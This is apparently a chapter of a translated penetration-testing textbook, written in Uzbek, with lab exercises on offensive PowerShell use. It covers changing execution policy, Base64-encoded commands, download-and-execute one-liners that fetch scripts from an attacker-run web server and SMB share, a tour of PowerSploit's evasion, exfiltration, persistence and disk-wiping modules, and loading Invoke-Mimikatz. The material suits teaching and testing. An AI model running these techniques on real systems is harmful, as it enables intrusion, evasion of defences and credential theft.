Ko‘pgina korporativ tizimlar Windows asosida ishlaydi, shuning uchun Windows tizimlarida mavjud bo‘lgan vositalarni yaxshi bilish juda muhimdir. Ushbu vositalardan eng samaralilaridan biri **PowerShell** hisoblanadi. Bu bo‘limda PowerShell’ning qanchalik samarali vosita ekanligi va uni eksploitlash to‘plamiga qo‘shish yo‘llari o‘rganiladi.

Nega aynan PowerShell?

PowerShell tili Windows tizimlarini avtomatlashtirish uchun juda foydali bo‘lsa-da, u xakerlar uchun katta imkoniyatlar ham yaratadi. PowerShell orqali foydalanuvchi Windows tizimlarining deyarli barcha xususiyatlariga dasturiy usulda kirish imkoniyatiga ega bo‘ladi. Bu vosita kengaytirilishi mumkin va Active Directory, elektron pochta tizimlari, SharePoint, ish stansiyalarini boshqarish uchun ishlatilishi mumkin. PowerShell foydalanuvchiga.NET kutubxonalariga skript interfeysi orqali kirish imkonini beradi, bu esa uni Windows muhitida ishlatish uchun eng moslashuvchan vositalardan biriga aylantiradi.

Tizimning mavjud vositalaridan foydalanish

Tizimdagi mavjud vositalardan foydalanish“Living off the land” haqida gapirganda, tizimlarda allaqachon mavjud bo‘lgan vositalardan foydalanish orqali eksploitlash nazarda tutiladi. Tizimdagi mavjud vositalardan foydalanganda, kamroq izlar qoldirib, tizimdan tizimga o‘tish uchun kerakli vositalardan foydalanish mumkin.

PowerShell mavjud vosita sifatida foydali, chunki u orqali osongina skript yozish mumkin va .NET integratsiyasini o‘z ichiga oladi. Demak, foydalanuvchi .NET’da yozishi mumkin bo‘lgan deyarli hamma narsani PowerShell’da ham yozish mumkin. Bu foydalanauvchiga asosiy skriptdan tizimdagi mavjud vositalar haqida gapirganda, tizimlarda allaqachon mavjud bo‘lgan vositalardan foydalanib, eksploitlashni davom ettirishni nazarda tutadi.Chunki tizimga yangi dasturiy vositalar qo‘shganda, aniqlanish ehtimoli ortadi. Faqatgina shu emas, balki qoldirgan vositalar, taktika, texnikalar va protseduralar fosh qilinib, boshqa tizimlarda ham foydalanish mumkin. Agar tizimdagi mavjud vositalar, kamroq topilmalar qol-

dirilsa, tizimdan tizimga o'tishda kerak bo'ladigan vositalar miqdorini cheklash mumkin bo'ladi.

PowerShell'ga osongina skript yozish imkoni berilganligi va .NET integratsiyasini o'z ichiga olganligi uchun .NET da yozish mumkin bo'lgan deyarli har qanday narsani PowerShell'da ham yozish mumkin. Bu oddiy skriptdan tashqariga chiqib, windowsning funksiyalari bilan muloqot qilish va boshqalarni bajarish imkonini beradi. Bu esa odatda alohida dasturlarni talab qiladigan qo'shimcha moslashuvchanlikni beradi.

PowerShell'ning asosiy afzalliklaridan biri shundaki, u Internet Explorer opsiyalaridan foydalanishi mumkin, shuning uchun proksi qo'llab-quvvatlashi kabi narsalar PowerShell'ga kiritilgan. Natijada, kiritilgan veb kutubxonalardan foydalanib, kodni masofadan yuklab olish, ya'ni nishon tizimga hech qanday kodni qo'lda yuklash shart emas. Shu sababli fayl tizimida vaqt jadvalini ko'rib chiqqan foydalanuvchi, bu veb-saytlardan tortib olingan kodni ko'rmaydi va foydalanuvchini yanada aniqlashini murakkablashtiradi.

PowerShell Logging (jurnali)

PowerShell'ning oldingi versiyalarida (v4.0 dan oldin) faqat bir nechta jurnal yozish opsiyalari mavjud edi. Bu esa PowerShell yuklanayotganda ko'p jurnal ogohlantirishlari yaratmasdan ishlash imkonini bergan va sud-ekspertizasi xodimlari uchun nima qilayotganlarini aniqlashni juda qiyinlashtirgan. Jurnal yozuvi faqat PowerShell yuklangani haqidagi ma'lumotni qayd etardi. PowerShell'ning yangi versiyalarida esa jurnal yozishni kuchaytirish uchun qo'shimcha opsiyalar mavjud. Shuning uchun, Windowsning eng yangi versiyasidan ma'lumotlarni olish, eski versiyalarga qaraganda ko'proq fosh qilishi ehtimoli katta.

Eslatma: PowerShell'ning ro'yxatga olish aspektlaridan bir nechtasini ko'rib chiqish xakerlik hujumini aniqlash. Qo'shimcha ma'lumot olish uchun turli xil variantlarni chuqurroq o'rganish va tavsiflovchi FireEye-dan olingan ma'lumotlarni yoqish usullari tushuniladi.

Modul loglari

Modul jurnal yozuvi skriptlarning qanday yuklangani va qanday bajarilganiga oid bir qancha vazifalarni faollashtiradi. Bu yuklangan modullar va o'zgaruvchilarni, hatto ba'zi skript ma'lumotlarini o'z ichiga oladi. Ushbu jurnal yozuvi PowerShell skriptlari ishlatilganda jurnalning hajmini sezilarli darajada oshiradi va bu administratorlar uchun murakkab bo'lishi mumkin. Modul jurnal yozuvi PowerShell v3.0 versiyasidan beri mavjud, ammo u odatda sukut bo'yicha yoqilmaydi, shuning uchun ushbu jurnalni olish uchun tizimlarda Group Policy Object (GPO)[23] ni yoqish kerak bo'ladi.

[23] Group Policy Object (GPO) – tizim qanday ko'rinishini va ma'lum foydalanuvchilar guruhi uchun qanday harakat qilishini belgilaydigan sozlamalari to'plami

Bu turdagi jurnal yozuvi nima ishlar bajarilganini ko'rish imkoniyatini oshirsa ham, ko'pincha bajarilgan haqiqiy kodni taqdim etmaydi. Shu sababli, sud-ekspertizasi tekshiruvi uchun bu darajadagi jurnal hali ham yetarli emas. Biroq tergovchilarni qilayotgan ishlaridan xabardor qiladi, garchi aniq tafsilotlar jurnalda yozilmagan bo'lsa ham.

Skript bloklarini loglash

Skript bloki jurnal yozuvi skript bloklari bajarilganda ularni qayd etish uchun ishlatiladi va bu nima bajarilayotganini chuqurroq ko'rsatadi. PowerShell v5.0 versiyasidan boshlab, skript bloki jurnal yozuvi sud-ekspertizasi xodimlari uchun shubhali hodisalar haqida ko'p ma'lumot beradi. Jurnalga yozilgan narsalar orasida "**encodedcommand**" opsiyasi bilan boshlangan skriptlar va bajarilgan oddiy fuskatsiyalar mavjud. Shuning uchun, agar skript bloki jurnal yozuvi yoqilgan bo'lsa, himoyachilar qilayotgan ishlari haqida qo'shimcha tushunchaga ega bo'lishlari mumkin. Bu himoyachilar uchun modul jurnal yozuviga qaraganda yaxshiroq yechim, chunki u sud-ekspertizasi nuqtai nazaridan muhim bo'lgan narsalarni ta'kidlaydi, shu bilan birga jurnalni tahlil qilishdagi xatolikni kamaytiradi.

Powershell Portativligi

PowerShell'ning yaxshi tomonlaridan biri shundaki, modullar juda ko'chma bo'lib, ularni turli xil usullarda yuklash mumkin. Bu tizimga o'rnatilgan modullarni ham, boshqa joylardagi modullarni ham yuklash imkonini beradi. Ular Server Message Block (SMB) ulashuvlaridan yoki internet orqali yuklanishi ham mumkin.

Ushbu masofaviy joylardan yuklash qobiliyati nimaga qimmatli? Maqsad iloji boricha kamroq iz qoldirish va takroriy ishlarni minimal darajaga tushirishdir. Bu degani, ko'p ishlatiladigan narsalarni SMB ulashuvida yoki veb-saytda saqlab, ulardan shu joylarda foydalanish mumkin. Skript oddiy matn bo'lgani uchun, binar yoki shunga o'xshash fayl turlariga bloklashdan xavotirlanish kerak emas. Kodni fuskatsiya qilib, uni tezkor ravishda dekod qilish ham mumkin, bu esa xavfsizlik nazoratlarini chetlab o'tishni osonlashtirishi mumkin.

Skript oddiy matn bo'lgani uchun uni deyarli hamma joyda qo'llash mumkin. GitHub kabi kod saytlar bu turdagi faoliyatlar uchun qulaydir, chunki bunday saytlardan ko'p biznes maqsadlarida foydalaniladi. Skriptlarni ombor yoki "**gist**" buyruqlari sifatida joylashtirib, PowerShell muhiti ichida ularni yuklab, boshqa faoliyatlarni boshlash mumkin. PowerShell hatto foydalanuvchining proksi sozlamalaridan foydalanishi mumkin, bu esa muhitda davomiylikni o'rnatishning ajoyib usulidir.

PowerShell skriptlarini yuklash

PowerShell bilan eksploitlash qilishni boshlashdan oldin, skriptlarni qanday bajarishni bilish kerak. Ko‘pgina holatlarda sukut bo‘yicha imzolangan bo‘lmagan PowerShell skriptlariga ruxsat berilmaydi. Bu xatti-harakatni qanday aniqlash mumkinligi ko‘rib chiqiladi, keyin esa uni chetlab o‘tish usullari o‘rganiladi, shunda istalgan kodni ishga tushirish mumkin bo‘ladi.

Eslatma: 15.1-laboratoriya ishi uchun GitHub’dagi laboratoriya sozlamalaridan foydalanildi. Setup qo‘llanmasini Lab15 papkasida bajariladi. Bu uchun avval CloudSetup papkasi ichidagi ko‘rsatmalarga amal qilish kerak bo‘ladi. Ushbu sozlamalar bajarilgach, ushbu bo‘lim uchun laboratoriya muhitini ishga tushirish mumkin bo‘ladi.

Laboratoriya ishi 15.1: Muvaffaqiyatsizlik holati

Xavfsizlikni chetlab o‘tish usullarini ko‘rib chiqishdan oldin, bu xavfsizlik qanday ishlashini bilish zarur. Buning uchun Windows 2019 serverda juda oddiy skript yaratiladi, keyin ishga tushirishiriladi. Skript uchun C:\ diskidagi papkalar ro‘yxati yaratiladi. Avval maqsad tizimiga laboratoriyadagi ulanish ma’lumotlari va 15-bobdagi ko‘rsatilgan hisob ma’lumotlari yordamida bog‘lanib olinadi. Ulanish amalga oshirilgandan so‘ng, ma’mur sifatida buyruq qatori ochiladi va quyidagi kod ishlatiladi:

```
C:\Users\target>echo dir > test.ps1
C:\Users\target>powershell .\test.ps1
.\test.ps1 : File C:\Users\target\test.ps1 cannot be loaded because running
scripts is disabled on this system. For more information, see
about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\test.ps1
+ ~~~~~~~~~~
+ CategoryInfo : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

Bu yerda test.ps1 skriptining bajarilishi bloklanganligini ko‘rishi mumkin, chunki tizimda skriptlarni ishga tushirish o‘chirilgan. Joriy ijro jarayoni ko‘rib chiqiladi:

```
C:\Users\target>powershell -command Get-ExecutionPolicy Restricted
```

Bu joriy ijro jarayoni “cheklangan” ekanligini ko‘rsatadi. 15.1-jadvalda har bir mumkin bo‘lgan ijro jarayoni nima qilish tasvirlangan. Ijro jarayonini “cheksiz”ga o‘zgartirish va keyin yana test.ps1 skriptini ishga tushirish kerak:

```
C:\Users\target>powershell -com Set-ExecutionPolicy unrestricted -Scope CurrentUser
C:\Users\target>powershell -command Get-ExecutionPolicy
```



```
Unrestricted
C:\Users\target>powershell .\test.ps1
Directory: C:\Users\target
```

Ko‘rinib turganidek, siyosatni “Unrestricted”ga o‘zgartirgach, skript yaxshi ishladi. 15.1-jadvalga ko‘ra, “RemoteSigned” ham ishlashi kerak. “RemoteSigned” usulida ham sinab ko‘rish mumkin:

```
C:\Users\target>powershell -com Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
C:\Users\target>powershell -command Get-ExecutionPolicy
RemoteSigned
C:\Users\target>powershell .\test.ps1
Directory: C:\Users\target
```

“RemoteSigned” siyosati ham ishlaydi. Nazariy jihatdan, bajarish siyosatini ushbu ikki qiymatdan biriga o‘zgartirish mumkin. Afsuski, ko‘pgina muhitlarda bu qiymat Group Policy tomonidan majburan o‘rnatiladi. Bunday holatda siyosatni o‘zgartirish oson emas. Shuning uchun, quyida ko‘rsatilganidek, qiymatni yana “Restricted” (cheklangan)ga o‘rnatiladi va qolgan bob davomida eng qat’iy nazoratlar yoqilgan holda davom etiladi.

15.1-jadval.

Powershell ijro jarayoni

Siyosat	Tavsifi
Cheklanganlik	Faqat PowerShell tizim buyruqlarini ishga tushirish mumkin. Maxsus buyruqlarni ishga tushirishning yagona usuli bu interaktiv rejim.
Belgilanganlik	Har qanday skript ishonchli noshir tomonidan imzolangan bo‘lsa, ishga tushirilishi mumkin. Bu korporatsiyalar va uchinchi shaxslarga o‘z skriptlarini imzolash imkonini beradi, shunda ular ishga tushishi mumkin.
Masofaviy imzo	Yuklab olingan skriptlar faqat ishonchli noshir tomonidan imzolangan taqdirdagina ishga tushirilishi mumkin.
Daxlsiz zaxira	Hamma narsa. Skript qayerda va qanday olinganligidan qat’i nazar, uni ishga tushirish mumkin.

Shuning uchun qiymatni yana “Restricted” (cheklangan)ga o‘rnatib, darslikda ko‘rsatilganidek, bobning qolgan qismida eng qat’iy nazoratlar yoqilgan holda davom etiladi.

```
C:\Users\target>powershell -com Set-ExecutionPolicy Restricted -Scope CurrentUser
```

Keyingi qadamda buyruq qatori yopiladi, chunki laboratoriya mashg'ulotlarining qolgan qismi odatdagi "foydalanuvchi" sifatida bajarilishi kerak.

Laboratoriya ishi 15.2: Buyruqlar satrida buyruqlarni uzatish

15.1-laboratoriya ishida buyruq satridan bir qancha PowerShell buyruqlari bajarilgan edi. Bu laboratoriyada esa murakkabroq buyruqlarni qanday bajarish ko'rib chiqiladi. Oldingi misollarda "*-command*" opsiyasi yordamida buyruq satrida buyruq uzatilishi mumkinligi ko'rilgan edi, ammo PowerShell opsiyalarining ko'pchiligini qisqartirish mumkin. Ushbu laboratoriya ishi uchun, maqsadli foydalanuvchi sifatida RDP orqali laboratoriya kompyuteriga qayta kirish kerak. "Target" foydalanuvchisi imtiyozlaridan foydalangan holda buyruq qobig'ini ishga tushirish kerak. Bu holda, quyida ko'rsatilganidek, oddiygina "-com"ni ishlatish mumkin va bu orqali ba'zi yozish vaqti tejaladi.

```
C:\Users\target>powershell -com Get-WmiObject win32_computersystem

Domain                : WORKGROUP
Manufacturer          : Xen
Model                 : HVM domU
Name                  : EC2AMAZ-H3UU9JA
PrimaryOwnerName      : EC2
TotalPhysicalMemory   : 8589524992
```

Bu yerda PowerShell yordamida oddiy Windows Management Instrumentation (WMI) so'rovi amalga oshirildi va so'rov atrofida qo'shimcha qo'shtirnoq belgilari bo'lmasdan bajarildi. Asosiy so'rovlar uchun bu yaxshi ishlaydi; ammo yanada murakkab so'rovlar foydalanuvchi uchun muammoga yuzaga kelishi mumkin. Keyin esa xost nomi haqida qo'shimcha ma'lumot olishga harakat qilinganda nima bo'lishini ko'rish mumkin.

```
C:\Users\target>powershell -com Get-WmiObject win32_computersystem|Select Name
'Select' is not recognized as an internal or external command,
operable program or batch file.
```

Bu yerda *pipe* belgisi yordamida bir metoddan boshqa metodga ma'lumot uzatish imkoniyati yo'qligini ko'rish mumkin, chunki bu belgi operatsion tizim tomonidan talqin qilinadi. Buni hal qilishning eng oson yo'li qo'sh tirnoqlardan foydalanishdir, quyidagicha:

```
C:\Users\target>powershell -com "Get-WmiObject win32_computersystem | Select Name"
Name
----
EC2AMAZ-H3UU9JA
```


Bu safar pipe operatori operatsion tizim tomonidan interpretatsiya qilinmadi, shuning uchun WMI so'rovining natijasidan faqat xostname ma'lumotlarini olish mumkin bo'ldi. Oddiy buyruqlar uchun bu usul yaxshi ishlaydi, va agar faqat bir necha buyruqlarni bajarish kerak bo'lsa, ularni bash-skriptga qo'shib, shundan ishga tushirish mumkin.

Laboratoriya ishi 15.3: Kodlangan buyruqlar

Murakkabroq vazifalarda formatlash haqida qayg'urmaslik yaxshi. PowerShell'da Base64 bilan kodlangan matnni skript sifatida uzatish imkonini beruvchi qulay rejim mavjud – skript juda uzun bo'lmasa. Windows buyruq satri buyruqlari uchun umumiy uzunlik taxminan 8,000 belgidan iborat, shuning uchun bu foydalanuvchining cheklovidir.

Kodlangan buyruq yaratish uchun bir nechta o'zgartirishlar qilinishi kerak. Avvalo, PowerShell'ning **-encodedcommand** opsiyasi Base64 bilan kodlangan Unicode matnini qabul qiladi, shuning uchun avval matnni Unicode ga o'zgartirib, so'ngra Base64 ga kodlash kerak. Buni amalga oshirish uchun Base64 kodlashga oson yo'l kerak. Buni amalga oshirish uchun Kali'da mavjud vositalardan foydalanish mumkin bo'lsa-da, Eric Monti tomonidan ishlab chiqilgan Ruby BlackBag to'plamidan foydalinadi.

Ushbu Ruby zararli dasturlarni tahlil qilish va xakerlik uchun ko'plab kodlash va dekodlash vositalarini o'z ichiga oladi. Laboratoriyadagi Kali misoliga SSH orqali bog'lash mumkin. Avval uni o'rnatish kerak, so'ngra foydalanish mumkin.

```
└─$ sudo gem install rbkb
Fetching rbkb-0.7.2.gem
Successfully installed rbkb-0.7.2
Parsing documentation for rbkb-0.7.2
Installing ri documentation for rbkb-0.7.2
Done installing documentation for rbkb after 0 seconds
1 gem installed
```

Bu vosita o'rnatilgach, nafaqat Ruby funksiyalari qo'shiladi, balki ba'zi yordamchi skriptlar ham yaratiladi, ulardan biri b64 deb ataladi, bu Base64 konvertatsiya vositasi. Keyinchalik, oldingi laboratoriya ishida ishlatgan buyruqni PowerShell'ga mos Base64 stringga aylantiramiz:

```
└─$ echo -n "Get-WmiObject win32_computersystem | select Name" \
| iconv -f ASCII -t UTF-16LE | b64
RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAHcAaQBuADMAMgBfAGMAbwBtAHAAdQB0AGUAcgBzAHkAcwB0AGUAbQAgAHwAIABzAGUAbABlAGMAdAAgAE4AYQBtAGUA
```

Bu yerda PowerShell buyruqni yangi satr qo‘shmasdan chop etish uchun **“-n”** opsiyasini ishlatgan holda **“echo”** komandasi yordamida ishladtiladi. Keyin ASCII matnni UTF-16LE (Windows Unicode formati)ga aylantiruvchi belgi to‘plami konvertori bo‘lgan “iconv”ga uzatiladi.Bularni barchasini quyida ko‘rsatilganidek, “b64”ga o‘zgartiriladi. Natijada chiqqan satr – laboratoriyadagi Windows maqsadli tizimda PowerShell bilan ishlatadigan satr bo‘ladi.

```
C:\Users\target>powershell -enc
RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAHcAaQBuADMAMgBfAGMAbwBtA-
HAAdQB0AGUAcgBzAHkAcwB0AGUAbQAgAHwAIABzAGUAbABlAGMAdAAgAE4AYQBtA-
GUA
```

Quyidagi natijalarni olish kerak:

```
Name
----
EC2AMAZ-H3UU9JA
```

Bu yerda **“-enc”** opsiyasi bilan satrida uzatilganda kutilgan natijani olinadi. So‘ngra murakkabroq skriptlar yaratish va buyruq satrida butun skriptni uzatish mumkin, shuning uchun skript bajarilishining oldini olish muammosini hal qilish shart emas.

```
└─$ pwsh
PowerShell 7.1.1
Copyright (c) Microsoft Corporation.
https://aka.ms/powershell
Type 'help' to get help.
PS /home/kali> $cmd = "Get-WMIObject win32_computersystem | Select Name"
PS /home/kali> [convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($cmd))
RwBlAHQALQBXAE0ASQBPAGIAagBlAGMAdAAgAHcAaQBuADMAMgBfAGMAbwBtA-
HAAdQB0AGUAcgBzAHkAcwB0AGUAbQAgAHwAIABTAGUAbABlAGMAdAAgAE4AYQBtA-
GUA
```

Base64 usulidan foydalanishdan tashqari, buni bevosita Kali’dagi PowerShell yordamida ham amalga oshirish mumkin. Bu instansiyada Microsoft PowerShell o‘rnatilgan va **pwsh** buyrug‘i orqali ishga tushiriladi. Windowsda ishlatgan ko‘pchilik PowerShell buyruqlarini bu yerda ham ishlatilishi mumkin. PowerShelldan chiqish uchun **“exit”** yozib, odatdagi komanda qatoriga qaytish mumkin.

Laboratoriya ishi 15.4: Web orqali yuklash

Murakkab skriptlar uchun ularni kodlash har doim ham eng yaxshi yechim bo‘lmasligi mumkin. Boshqa bir variant ham bor: ularni veb-saytga joylashtirib, keyin skriptlarni yuklab olish va ularni kodga qo‘shish. PowerShell’da buni amalga oshirishda yordam beradigan ikki funksiya mavjud: **“Invoke-Expression”** va **“Invoke-WebRequest”**.

“Invoke-WebRequest” foydalanuvchiga veb-sahifani olib kelib, uni mazmunini qaytaradi. Bu orqali Internetda kodni sahifaga joylashtirib, keyin uni PowerShell orqali chaqirib olish mumkin. Bu funksiya default bo‘yicha IE dvigatelidan foydalanadi, bu esa Windows 2019 tizimida o‘rnatilmagan bo‘lishi mumkin. Shuning uchun sahifalarni olish uchun funksiya ishlashini ta’minlash uchun **-UseBasicParsing** opsiyasidan foydalanish kerak bo‘ladi.

“Invoke-Expression” funksiyasi unga yuborilgan kodni bajaradi. Kodni fayldan yuklab olib, **stdin** yoki boshqa variant orqali uzatish mumkin. Biroqhujumchilar orasida keng tarqalgan usullardan biri – bu **“Invoke-Expression”** funksiyasiga veb so‘rov natijasini uzatishdir. Bu orqali ular yirik dasturlar skriptini bloklashdan xavotirlanmasdan yuklash imkoniyatiga ega.

Dastlab, serverda xizmat qiladigan fayl yaratiladi, keyin orqa fonda oddiy Python serveri ishga tushiriladi. Kali qutisida quyidagi buyruqlar bajariladi:

Fayl t.ps1 deb nomlangan, chunki imkon qadar kamroq yozish kerak. Kali serverda (misol uchun 10.0.0.40) veb server ishlayotgani va kodni t.ps1-da bo‘lgani uchun, uni PowerShell buyruq qatoridan Windows maqsadli tizimda bajarish mumkin. Bu yerda skriptni bloklash bilan bog‘liq hech qanday muammoga duch kelinmaydi:

```
└─$ echo -n "Get-WmiObject win32_computersystem | select Name" > t.ps1
┌──(kali kali)-[~]
└─$ python3 -m http.server 8080 &
[1] 10932
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Fayl **f.ps1** deb nomlangan. Kali-da (bu misolda 10.0.0.40) veb-server ishga tushgan va kodi **f.ps1** da joylashgan bo‘lib, Windows tizimidagi maqsadli mashinada PowerShell buyruq satridan kodni bajarish mumkin, va **encodedcommand** opsiyasidan foydalanish haqida qayg‘urishga hojat yo‘q. Maqsadli foydalanuvchi kontekstida buyruq qobig‘idan foydalaniladi.

```
C:\Users\target>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\target> iex(iwr -UseBasicParsing http://10.0.0.40:8080/t.ps1)
Name
----
EC2AMAZ-H3UU9JA
```

Keyinchalik **Smb** xizmatini sinab ko‘rish mumkin. Smbclient’dan parol so‘ralganda, ENTER tugmasini bosish lozim.

```
└─$ sudo impacket-smbserver ghh `pwd` -smb2support &
[2] 11076
┌──(kali kali)-[~]
└─$ Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
```

Xizmatni ishga tushirilgach, “smbclient” yordamida ulashuv ro‘yxatini yaratib, ulashuv muvaffaqiyatli qo‘shilganligi tasdiqlanadi. Ulashuvlar sozlangach, endi shu skriptga UNC yo‘li orqali murojaat qilish mumkin. Buyruq satridan foydalanish o‘rniga, PowerShell dasturini hech qanday buyruq satri opsiyalarisiz ishga tushirib, sinab ko‘rish mumkin.

```
└─$ smbclient -L localhost
Enter WORKGROUP\kali's password:
Sharename Type Comment
--------- ---- -------
IPC$ Disk
GHH Disk
SMB1 disabled -- no workgroup available
```

Bu yerda URL o‘rniga UNC yo‘lidan foydalangan holda xuddi shu asosiy yondashuvdan foydalinildi. Bu PowerShell siyosatini o‘zgartirmasdan turib, kodni masofaviy tizimlarda bajarishning bir necha usullarini beradi.

PowerSploit bilan eksploitlash va post-eksploitlash

PowerSploit – bu pen-testerlarga tarmoqqa kirish va imtiyozlarni oshirishda yordam berish uchun yaratilgan vositalar to‘plamidir. Ushbu vositalar PowerShell Empire va Social Engineering Toolkit (SET)[24] kabi boshqa freymvorklarga kiritilgan. Bu vositalar shell’lar o‘rnatish, kodni jarayonlarga kiritish, antivirus (AV)ni aniqlash va undan qochish kabi ko‘plab funksiyalarni bajarishda yordam beradi. Tizimga kirish o‘rnatilgandan so‘ng, ushbu vositalar foydalanuvchi imtiyozlarni oshirish va muhim tizim ma’lumotlarini olishda yordam beradi.

Bu vositalarning qolgan vositalar bilan qanday ishlashini tushunish, tizimlarga kirish va kirishni davom ettirish, shuningdek domen bo‘ylab harakatlanishda yordam beradi. Ushbu bo‘limda PowerSploit to‘plamidagi bir nechta foydali vositalarni ko‘rib chiqish va qo‘shimcha vositalarni tizimga yuklamasdan tizimga kirishni o‘rgatadi.

[24] Social Engineering Toolkit (SET) – Kompyuter sohasidagi ijtimoiy muhandislik hujumlarining turli jihatlarini avtomatlashtiradigan Python skriptlari to’plami.

Laboratoriya ishi 15.5: PowerSploitni o‘rnatish

Bobning oldingi qismida PowerShell ichida skriptlarni ishga tushirishning turli usullarini ko‘rib chiqildi. Bobning ushbu qismida PowerSploit’ga oson kirish uchun sozlab olish kerak. Bulutli tizim sozlamalarda, PowerSploit allaqachon lokal katalogga klonlangan va uy katalogida bo‘lgani uchun, u oldingi mashqdan qolgan SMB ulashuvi va veb-serverga ham xaritalangan.

DIQQAT:*Ba’zi onlayn qo’llanmalar PowerSploit va boshqa eksploitlash kodlarini to’g’ridan-to’g’ri GitHub’dagi* ***“raw.githubusercontent.com”*** *saytidan yuklab olishni tavsiya qiladi. Bu juda xavfli, chunki kodning holati har doim ham ma’lum bo’lmaydi, va agar uni sinab ko’rilmagan bo’lsa, maqsadli tizimda zarli narsani ishga tushirilishi mumkin. Har doim repozitoriyani klon qilish va skriptlarni maqsadli tizimda ishga tushirishdan oldin VM’da sinab ko’rish maqsadga muofiq, shunda foydalanuvchini o’zini, mijozingiz va yuridik maslahatchini kutilmagan holatlarga duch kelmaydi.*

URI’larni osonroq qilish uchun katalog nomini qisqaroq nomga o‘zgartirish kerak. Bu yerda joy masalasi muammo emas, ammo, kodlangan ma’lumotlarni yashirincha uzatishga harakat qilinganida, kodlash jarayoni ko‘proq belgilar qo‘shadi, shuning uchun qisqaroq nomlar ko‘pincha yaxshiroqdir. Katalog nomini o‘zgartirish uchun quyidagi buyruq beriladi:

```
└─$ mv PowerSploit ps
```

“cd” buyrug‘i yordamida **“ps”** katalogiga kirilganida, bir nechta fayllar va katalog tuzilmasini ko‘rish mumkin. Har bir katalogda nimalarni topish mumkinligini umumiy ko‘rish mumkin.

```
└─$ cd ps
┌──(kali kali)-[~/ps]
└─$ ls -1d */
AntivirusBypass/
CodeExecution/
Exfiltration/
Mayhem/
Persistence/
Privesc/
Recon/
ScriptModification/
Tests/
docs/
```

"AntivirusBypass" katalogi antivirus (AV) dasturi binar faylni zararli deb belgilayotgan joyni aniqlashga yordam beruvchi skriptlarni o'z ichiga oladi. Bu yerda skriptlar binarni bo'laklarga ajratishga yordam beradi, so'ngra ushbu bo'laklar AV orqali tekshiriladi. Ko'lam qisqartirilgandan so'ng, AV'ni chetlab o'tish uchun binardagi qaysi baytlarni o'zgartirish kerakligini aniqlash mumkin.

"CodeExecution" katalogi xotiraga **shellcode** joylashtirish uchun turli vositalarni o'z ichiga oladi. Ushbu uslublar orasida DLL inyeksiya, shellcode'ni jarayonga inyeksiya qilish, reflektiv inyeksiya va WMI orqali masofaviy xost inyeksiyasi kiradi. Ushbu uslublarni bobning keyingi qismida Metasploit shellcode'ni fayllarsiz tizimga inyeksiya qilish usullari sifatida ko'rish kerak.

Agar tizimdan ma'lumot olish kerak bo'lsa, **"Exfiltration"** papkasini ko'rib chiqish zarur. Bu papka bloklangan fayllarni nusxalash, Mimikatz'dan ma'lumot olish va boshqa narsalarda yordam beruvchi vositalarni o'z ichiga oladi. Boshqa diqqatga sazovor vositalar orasida kalit yozuvchilar, skrinshot vositalari, xotira dumplari va **Volume Shadow Service** (VSS) bilan ishlashga yordam beruvchi vositalar bor. Ushbu vositalar tizimdan ma'lumot olishga yordam bermaydi, ammo ekssfiltratsiyaga arziydigan ma'lumotlar yaratishda foydali.

Agar **"yer yoqib kul qilish"** siyosatini qo'llash zarur bo'lsa, **"Mayhem"** papkasi mos keladi. Bu katalogdagi skriptlar tizimning **Master Boot Record** (MBR) qismini siz tanlagan xabarga almashtiradi. Ko'p hollarda tizimni zahiradan tiklash kerak bo'ladi, shuning uchun agar nishon tizimida foyalanuvchiga kerak bo'lgan narsa bo'lsa, bu katalogdan o'zgartirilmagan ma'qul.

"Persistence" katalogi tizimga doimiy kirishni ta'minlashga yordam beruvchi vositalarni o'z ichiga oladi. Bu yerda reyestr, WMI va rejalashtirilgan vazifalar kabi turli xil doimiylik mexanizmlari mavjud. Ushbu vositalar foydalanuvchiga yuqori darajadagi yoki foydalanuvchi darajasidagi doimiylik yaratishga yordam beradi, shunda kerak bo'lgan kirish darajasidan qat'i nazar, nishon tizimlarida osongina doimiylikni ta'minlash mumkin.

"PrivEsc" katalogi yuqori darajadagi kirishni olishda yordam beruvchi vositalarni o'z ichiga oladi. Ular orasida zaif ruxsatlarni aniqlashga yordam beruvchi vositalardan tortib, ba'zi ishlarni avtomatik ravishda bajarayotgan vositalargacha mavjud. Bu bobning keyingi qismida ushbu vositalardan qanday foydalanishni ko'rishimiz mumkin.

"Recon" katalogi ishlayotgan muhitni yaxshiroq tushunishga yordam beruvchi vositalarni o'z ichiga oladi. Ushbu vositalar asosiy ma'lumotlarni to'plash, portlarni skanerlash va domenlar, serverlar hamda ish stansiyalari haqida ma'lumot olish uchun qulaydir. Ular foydalanuvchi nima nishonga olinishi kerakligini aniqlashda va muhitda mavjud narsalar uchun profillar yaratishda yordam beradi.

Laboratoriya ishi 15.6:

Mimikatz vositasini PowerShell orqali ishga tushirish

PowerSploit'ning ajoyib xususiyatlaridan biri PowerShell orqali Mimikatz'ni chaqirish imkoniyatidir. Buni amalga oshirish uchun **"Privesc"** papkasidagi **"Invoke-Mimikatz.ps1"** skriptini chaqirish kerak. Buni sinab ko'rish. Labdagi Windows maqsad tizimiga kirib, quyidagi buyruqlardan foydalanish maqul:

```
PS C:\Users\target> iex(iwr -UseBasicParsing
http://10.0.0.40:8080/ps/Exfiltration/Invoke-Mimikatz.ps1)
At line:1 char:1
+ iex(iwr -UseBasicParsing http://10.0.0.40:8080/ps/Exfiltration/Invoke ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus
software.
+ CategoryInfo : ParserError: (:) [].
ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

